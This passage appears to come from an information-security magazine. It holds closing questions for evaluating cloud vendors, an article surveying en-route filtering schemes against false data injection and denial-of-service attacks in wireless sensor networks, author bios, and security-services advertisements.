- What happens on termination?
- How easy it is to get data back to move to a new service provider?
- What are your organization's privacy policies and policies addressing ownership of client data?

Confidentiality

What encryption technologies are used by the vendor to authenticate access to the services and to the data?

Integrity

- What about third party applications that are used to deliver the service?
- How is that security controlled?
- What encryption technologies are used by the vendor to authenticate access to the services and to the data?

Physical Security

- Are your cloud operations available for physical inspection?
- What are the security procedures in place to protect the data center and how are employees with access to data vetted?

Support

- What is their *service level agreement* (SLA) and how is the customer compensated if those SLAs are not met?
- Will you provide samples of your SLA?
- Are there any exit charges or penalties for migrating from your cloud to another vendor's cloud operation?

These are not the only questions that should be asked, nor are they necessarily in order of what would be considered the most important questions for your organization. But it will give you an idea and understanding to make your decision for picking the right vendor that offers cloud services based on your business requirements.

Conclusion

In conclusion, Cloud Computing is a nascent and rapidly evolving model, with new aspects and capabilities being announced regularly. But the adoption of this new technology brings many challenges to an organization, especially in the area of secure computing and data privacy. Therefore proper risk assessment should be conducted and return on investment need to be calculated from customer's end.

CASIM KHAN

CASIM KHAN is an owner of *Covert-Shell (Information Security & Digital Forensics Company)*. With over 8 years of experience in the field of information security and certified as a *CISSP, CE|H, CCNP, and ITIL*. He had worked on several penetration and vulnerability assessment projects for different industries such as (pharmaceuticals, financial services, non-profit organization, manufacturing industries, etc.) in addition to that he had also provided hands on trainings to security professionals and students. Email: casim@covert-shell.com | Twitter: [@covertshell](https://twitter.com/covertshell) | Website: www.covert-shell.com



72 organizations globally were the victim of cyber attacks in 2011

Are You Protected?

Let us evaluate and assess your information security measures

COVERT-SHELL

Penetration Testing Secure architect design
Trainings Risk assessment Business continuity
Digital forensics IS Audit Incident management



Website: www.covert-shell.com
Email: casim@covert-shell.com
Tweet us: @covertshell

Message Authentication

in Sensor Networks Using En-Route Filtering

Sensor networks kicked-off a few years back, presently at an accelerated deployment stage, with an exciting potential for numerous applications. So it won't be unreasonable to state that it will cover a substantial part of the world in the coming decade.

With exciting potential, comes prodigy; with prodigy, comes value; with value, comes threat; and for threat mitigation, security is an obvious necessity.

There is no such thing as a vulnerable network, it's just poor security.

This composition sheds a light on wireless sensor networks, its potential, some selected attacks on it and how to mitigate those attacks using En-route Filtering, thereby mentioning some different techniques to perform using En-route Filtering, which are either already deployed or in experimental stage.

What is a Wireless Sensor Network?

A *Wireless Sensor Network* (WSN) is composed of a large number of small sensor nodes having limited computation capacity, restricted memory space, limited power resource, and short-range radio communication device. It has a base-station or sink, which does the functions of calculation and decision-making, and can be compared with the functionalities of server or in some cases as a gateway in a computer network. The nodes communicate wirelessly and often self-organize after being deployed in an ad-hoc fashion. In this, we can have thousands of nodes, with each node




Figure 1. A typical Wireless Sensor Network



Figure 2. A Sensor Node

performing some allocated function. Such systems can revolutionize the way we live and work. Within few years, we can expect them to cover a substantial part of the world with access to them via the Internet. This can be considered as the Internet becoming a physical network. This exciting technology has unlimited potential for numerous application areas including environmental, medical, military, transportation, entertainment, crisis management, smart spaces and many more (Figure 2).

Since WSNs are generally deployed in an unattended, hostile and adverse environment, hence the chances of threats and attacks are very high. So

the design of an efficient authentication scheme is of great importance to secure the data flowing in the WSNs.

Sensor networks are vulnerable to many attacks and to put it in a more generalized way, they are mainly susceptible to False Data Injection attacks and Denial-of-Service attacks. Most of the attacks aim to suck out the energy of the nodes by draining the battery of the node, thereby making the node to sleep indefinitely; disrupting the communication in the sensor network (Figure 3).

False Data Injection Attack

In this attack, the adversary injects some false data into the sensor nodes so that the objective of the sensor network, containing that node, is affected. When a sensor network is deployed in unattended and hostile environments such as battlefield, the adversary may capture and reprogram some sensor nodes, or inject some sensor nodes into the network and make the network accept them as legitimate nodes. After getting control of a few nodes, the adversary can mount various attacks from inside the network (Figure 4).

For example, a compromised node may inject false sensing reports or maliciously modify reports that go through it. Under such attacks, the base station will not only receive incorrect sensing data and make wrong decisions, but also waste significant network resources, such as energy and bandwidth, in delivering these false data to the base station. This may be dangerous in scenarios such as battlefield surveillance and environmental monitoring (Figure 5).




Figure 3. A Brief Description of a Sensor Network




Figure 4. A Compromised Node Will Send the Message of Fabricated Events Instead of the Real Events

Denial-of-Service (DoS) Attack

The three main features for security of a message traversing the network are Confidentiality, Integrity and Availability (CIA). Confidentiality prevents unauthorized parties from accessing secure data. Integrity guarantees that data isn't modified in transit and that replayed packets aren't accepted as the original. Availability ensures that authorized parties can access data, services, or other computer and network resources when requested.

DoS attacks target availability by preventing communication between network devices or by preventing a single device from sending traffic. Since the network is flooded with bogus requests of the attacker, the legitimate parties are not able to perform its tasks (Figure 6).

The various DoS attacks categorized according to layers are:

- Physical Layer – Jamming, Node Tampering.
- Data Link Layer – Collision, Exhaustion, Unfairness, Interrogation, Denial-of- Sleep, Jamming.
- Network Layer – Homing, Hello Floods.
- Transport Layer – TCP SYN (synchronize) Flood Attack, Desynchronization, Session Hijacking.
- Application Layer – Deluge (reprogramming) attack, Path-based DoS (PDoS) (Figure 7).

Why Use En-Route Filtering?

En-route Filtering is a scheme in which not only the destination node but also the intermediate nodes can




Figure 5. Another Example of a False Report Sent to Sink via Compromised Node




Figure 6. A Typical DoS Attack

check the authenticity of the message in order to reduce the number of hops/nodes the bogus message travels.

For example, there are five nodes in a network, namely, A, B, C, D, E; where A is the *sender* and E is the receiver, say, *Base Station*; and B, C and D are *intermediate* nodes. Suppose a bogus data is injected in the path between B and C, so when this bogus message reaches C, it gets filtered out of the path. Therefore, the bogus message does not traverse D and E; thereby, *conserving energy* (Figure 8).

At this point, some might argue that *how is it energy efficient when each node has to perform authentication?*. An apparent answer for this question is that *practically, the sensor network consists of thousands of nodes, not 5-6 nodes and if the bogus message is filtered out in the*




Figure 7. A Path-Based Dos (PDoS) Attack

next intermediate/filtering node itself, then hundreds or even thousands of the remaining nodes in the path of traversal of the message will be spared. A noteworthy point here is that since the sensor network consists of thousands of nodes, so the authentication/filtering process is present in selected nodes only; another important aspect for efficient use of energy.

En-route filtering is an effective way to mitigate the *false data injection* attacks and *DoS* attacks.

As *false data injection* is concerned, the maliciously injected false data will be filtered out as soon as possible, that is, in the subsequent filtering node itself. So, the bogus message will not reach the other remaining nodes present on the path to the Base Station. Hence, the remaining nodes will be spared any procedures, thereby, saving energy.

As *DoS* is concerned, it is more or less a resultant of the *false data injection* attack. When too many nodes are compromised due to false data injection, then the bogus message will pass through many nodes, thereby creating a jam in the network. To mitigate this, En-route Filtering is an effective procedure since the bogus-chain will be filtered out in its early stages so that the legitimate parties can use the network effectively.

En-Route Filtering – How to do it?

There are many ways to perform this scheme. Some of them are: Dynamic (active), Statistical, Commutative cipher-based, Constrained function-based, Priority-




Figure 8. En-route Filtering

based, Group rekeying-based, Secure ticket-based and few more. The following part of the composition will cover some of these before-mentioned schemes (Figure 9).

Statistical En-Route Filtering

This scheme takes advantage of the large-scale and dense deployment of sensor networks. Its detection and filtering power increases with the deployment density and the sensor field size. It can effectively detect false reports even when the attacker has obtained the security keys from a number of compromised nodes, as long as those keys belong to a small number of the key pool partitions. It can filter out 80- 90% false data by a *compromised* node within 10 forwarding hops. It represents a first step towards building resilient sensor networks that can withstand compromised nodes. To prevent any single compromised node from breaking down the entire system, this scheme carefully limits the amount of security information assigned to any single node, and relies on the collective decisions of multiple sensors for false report detection. When an event occurs in the field, multiple surrounding sensors collectively generate a legitimate report that carries multiple *Message Authentication Codes* (MACs).

A report with an inadequate number of MACs will not be delivered. As a sensing report is forwarded towards the sink over multiple hops, each forwarding node verifies the correctness of the MACs carried in the

report with certain probability. Once an incorrect MAC is detected, the report is dropped. The probability of detecting incorrect MACs increases with the number of hops the report travels. Depending on the path length, there is a non-zero probability that some reports with incorrect MACs may escape en-route filtering and be delivered to the sink. In any case, the sink will further verify the correctness of each MAC carried in each report and reject false ones. Collaborative filtering of false reports requires that nodes share certain amount of security information. The more security information each forwarding node possesses, the more effective the en-route filtering can be, but the con is that if somehow more number of nodes is compromised, then the attacker can obtain more secret from a compromised node.

Secure Ticket-Based En-Route Filtering

This scheme addresses false data injection and PDoS attack in sensor networks. This is a lightweight ticket concept which is applicable in resource constrained WSNs. Messages to the sink are only valid if they contain a valid ticket. Each en-route node which forwards a message is able to verify the validity of the ticket and drops the message if the ticket is invalid. Hence, a false message can be filtered out immediately. The ticket concept enables the separation of report generation with sink verification, and the en-route filtering, without the need for symmetric key sharing between sensor nodes. This results in a high resiliency against node




Figure 9. The Activity Diagram of En-Route Filtering Scheme

compromise. Even if an adversary compromises several nodes, he is not able to inject as many messages as desired to perform a successful PDoS attack because he does not possess the necessary tickets. If a region is under suspicion to be compromised, it can be easily excluded by simply not sending query messages containing valid tickets there.

Moreover, node compromises are limited to the immediate vicinity of the compromised nodes and do not affect the whole network. Taking performance into consideration, this scheme is able to significantly reduce the energy consumption by immediate filtering of false reports. Its energy savings increase with the number of injected false messages and with the distance to the sink where an adversary injects false messages.

Furthermore, the storage requirements in the sensor nodes is very low, and thus, it is applicable in high density networks, and leaves room for further security mechanisms, that can add to the concept of defence-in-depth for the sensor network.

Group Rekeying-Based En-Route Filtering

It is basically a family of Predistribution and local *Collaboration-based Group Rekeying* (PCGR) schemes to address the node compromise problem and to improve the effectiveness of filtering false data in sensor networks. These schemes are based on the idea that future group keys can be preloaded before deployment, and neighbours can collaborate to protect and appropriately use the preloaded keys. It can achieve a good level of security, outperform most existing schemes, and significantly improve the effectiveness of filtering false data. In addition to filtering false data, these schemes can also be applied to other group rekeying problems, especially for scenarios where a group has a large number of widely spread members, the membership changes frequently, or when it is very expensive to maintain a central key manager.

Priority-Based En-Route Filtering

This scheme is primarily based on the concept of votes and the network is divided into *clusters*, and it aims to control the number of votes. It determines *priorities* through the fuzzy rule-based system. Each cluster-head receives priority from the base station and then the cluster-head attaches a specified number of votes to the report according to the priority.

In this scheme, each verification node will check on the vote that is generated by nodes in the same cluster. If it is true, then the event report will be passed, otherwise it will be dropped. It will then verify a vote using the corresponding verification key. The node will check that the number of the false reports or the

number of the true votes among the verified votes has reached the threshold.

There is an adaptive security threshold value, which is the output of the fuzzy rule-based system, which in turn plays a vital role in enhancing the capability of this scheme. It determines the trade-off between the security level and the amount of energy consumed. This scheme uses the rate of false reports rejected by the base station, the frequency of event reports and the estimated distance from the base station to each cluster as inputs to the fuzzy rule-based system to determine the security threshold value. This method exhibits effective performance in balancing between the energy consumption and the security through the fuzzy rule-based system.

Commutative Cipher-Based En-Route Filtering

This scheme differs from existing security solutions in that it decouples base station verification from en-route filtering, and does not share any symmetric keys between the sensor nodes.

It exploits the typical operational mode of query-response in sensor networks, and installs security states in the nodes in an on-demand manner, and is preloaded with a unique node key. The base station initiates a query-response session by sending out a query to task specific sensor nodes to report their sensing results. The base station prepares two keys for each session: *one session key* and *one witness key*.

The *session key* is securely sent to source node, i.e., the node tasked to generate reports, while the *witness key* is in plaintext and recorded by all intermediate nodes. A legitimate report is endorsed by a node MAC jointly generated by the detecting nodes using their node keys, and a session MAC generated by the source node using the session key. Through the usage of a commutative cipher, a forwarding node can use the witness key to verify the session MAC, without knowing the session key, and drop the fabricated reports. The base station further verifies the node MAC in the report that it receives, and refreshes the session key upon detection of compromised nodes. It can provide much stronger security protection against compromised nodes than the symmetric key sharing based designs.

Dynamic (active) En-Route Filtering

In this scheme, each node uses its own authentication-keys to authenticate their reports and a legitimate report is endorsed by nodes. The authentication-keys of each node form a hash chain and are updated in

each round. The cluster-head disseminates the first authentication-key of every node to forwarding nodes and then sends the reports followed by disclosed authentication-keys. The forwarding nodes verify the authenticity of the disclosed keys by hashing the disseminated keys and then check the integrity and validity of the reports using the disclosed keys. According to the verification results, they inform the next-hop nodes to either drop or keep on forwarding the reports. This process is repeated by each forwarding node at every hop.

There are several advantages of this scheme. This scheme can drop false reports much earlier even with a smaller size of memory. The uncompromised nodes will not be impersonated because each node has its own authentication-keys. Therefore, once the compromised nodes are detected, the infected clusters can be easily quarantined. This approach increases filtering capacity greatly and balances the memory requirement among nodes. This scheme is adaptive to highly dynamic networks and also mitigates the impact of selective forwarding attacks. Monitored by its upstream nodes and neighbours, the compromised nodes have no way to contaminate legitimate reports or generate false control messages.

However, for all these above-mentioned advantages, there are some trade-offs. This scheme is more complicated than the *Statistical En-route Filtering* scheme due to introduction of some extra control messages. The use of these control messages not only increases operation complexity, but also incurs some extra overhead. The introduction of extra control messages triples the delay of reports. Here, each node uses the same authentication-key to authenticate all of its reports in the same round. Therefore, this authentication-key can only be disclosed after the forwarding nodes forward the reports to their next-hop nodes, which increases memory overhead of the forwarding nodes. This scheme cannot be easily coordinated with other energy-efficient protocols, because in this scheme each node has to be awake until it overhears the broadcast of its next-hop node.

Constrained Function-Based En-Route Filtering

In this scheme, the current aggregator concept is used. This aggregator is selected on the basis of attributes of nodes, and it gathers and stores the information from its neighbouring nodes in order to perform certain computational procedures. Hash function is employed to generate MACs, used to endorse the sensor readings so that each intermediate node can verify the authenticity of forwarding messages.

It exhibits: *resilience to node compromise*, which means that the compromised nodes cannot forge the messages sent from the genuine nodes; *independence of network settings*, which means that the Constrained Function can be applied to the networks with different network settings; *efficiency*, which means that this scheme has low computational and communication overhead.

With these characteristics, this scheme is constructed in such a way that the source node sends a message to the destination node, together with the corresponding constrained function based endorsements generated by the neighbouring nodes. Afterwards, the source node can determine if the neighbouring nodes have sent the false endorsement and each intermediate node has the ability to check the authenticity of forwarding messages.

Conclusion

The world is changing fast from wired networks, to wireless networks, and now to wireless sensor networks. In this composition, the present and future scenario of wireless sensor networks was stated, which shows its unlimited potential. Due to this high importance, it is susceptible to various attacks, mainly false data injection attacks and Denial-of-Service attacks. At this point, En-route Filtering comes into picture since it is an efficient way of dealing with these attacks. Instead of filtering the message only at the destination node or sink, En-route Filtering scheme filters the unauthentic message at the next forwarding node itself. So it spares the remaining nodes in the path from any computational procedures, thereby conserving energy. Furthermore, different En-route Filtering schemes were stated. Each of these schemes has its own pros and cons. So, it is up to the certain specific requirement of the users and organizations which scheme is required to be used by them.

AYAN KUMAR PAN


Ayan Kumar Pan is currently pursuing M.Tech in Information Security and Computer Forensics at SRM University, Chennai, India. He has completed B.Tech from National Institute of Technology, Patna, India. He has worked as an Intern in National Informatics Centre, Port Blair, India. He has secured A+ grade-four times in various National Level Mathematics Aptitude Tests. His research interests include wireless sensor networks and network security.



Security Services

\$50,000 Firewall ruined by a lack of cents!

- \$250,000 Intrusion Detection System
- \$50,000 Redundant Firewalls
- \$300,000 Salaries for IT Security Personnel
- \$400,000 Gee Whiz Computer Defense Shield



Hacked because someone used password123 as a "temporary" password.....

Apologies for the above marketing gimmick, but it was necessary to grab your attention. We could tell you that we offer superior information security services followed by a highly biased list of reasons, quotes of industry sources, and facts to support our assertions. However, we both know that you know that game, so let's change the rules and let the truth in our advertisement speak for our work, and maybe you'll give us the opportunity to let our work speak instead. For the same reasons that clever marketing can sell an inferior product; your entire network can be hacked, starting with one little email. Interested, or shall you skip to the next page?

As a proof in concept, the soft copy version of this document contains custom embedded software control codes designed to gain control over your computer, then masquerading as you, manipulate stock prices using information contained on your system. Buy buy! Sell Sell!. Sound farfetched? Maybe 5 years ago, but that is today's new paradigm. Forgive the fear tactics, but the point is that skillful social manipulation in conjunction with "embedded software control codes" are the methods used by malicious parties to compromise (gain control of) modern networks. This challenge can only be met with intelligence.

We combine software engineering, security know how, and data analysis to offer real world peer based metrics of your security issues as well as deep dive technical assessments ranging from penetration / technical assessments to strategic reviews.

SERVICES AVAILABLE

AUDIT SUPPORT

Strategic and Technical assessments for audit firms, audit, and IT departments:

- Penetration Testing
- Security Assessments
- Disaster Recovery
- Special Projects

PEER BASED EVALUATION

Ongoing comparison against peers of key IT security metrics and controls. Periodic reporting of key metrics.

STATISTICAL PENETRATION

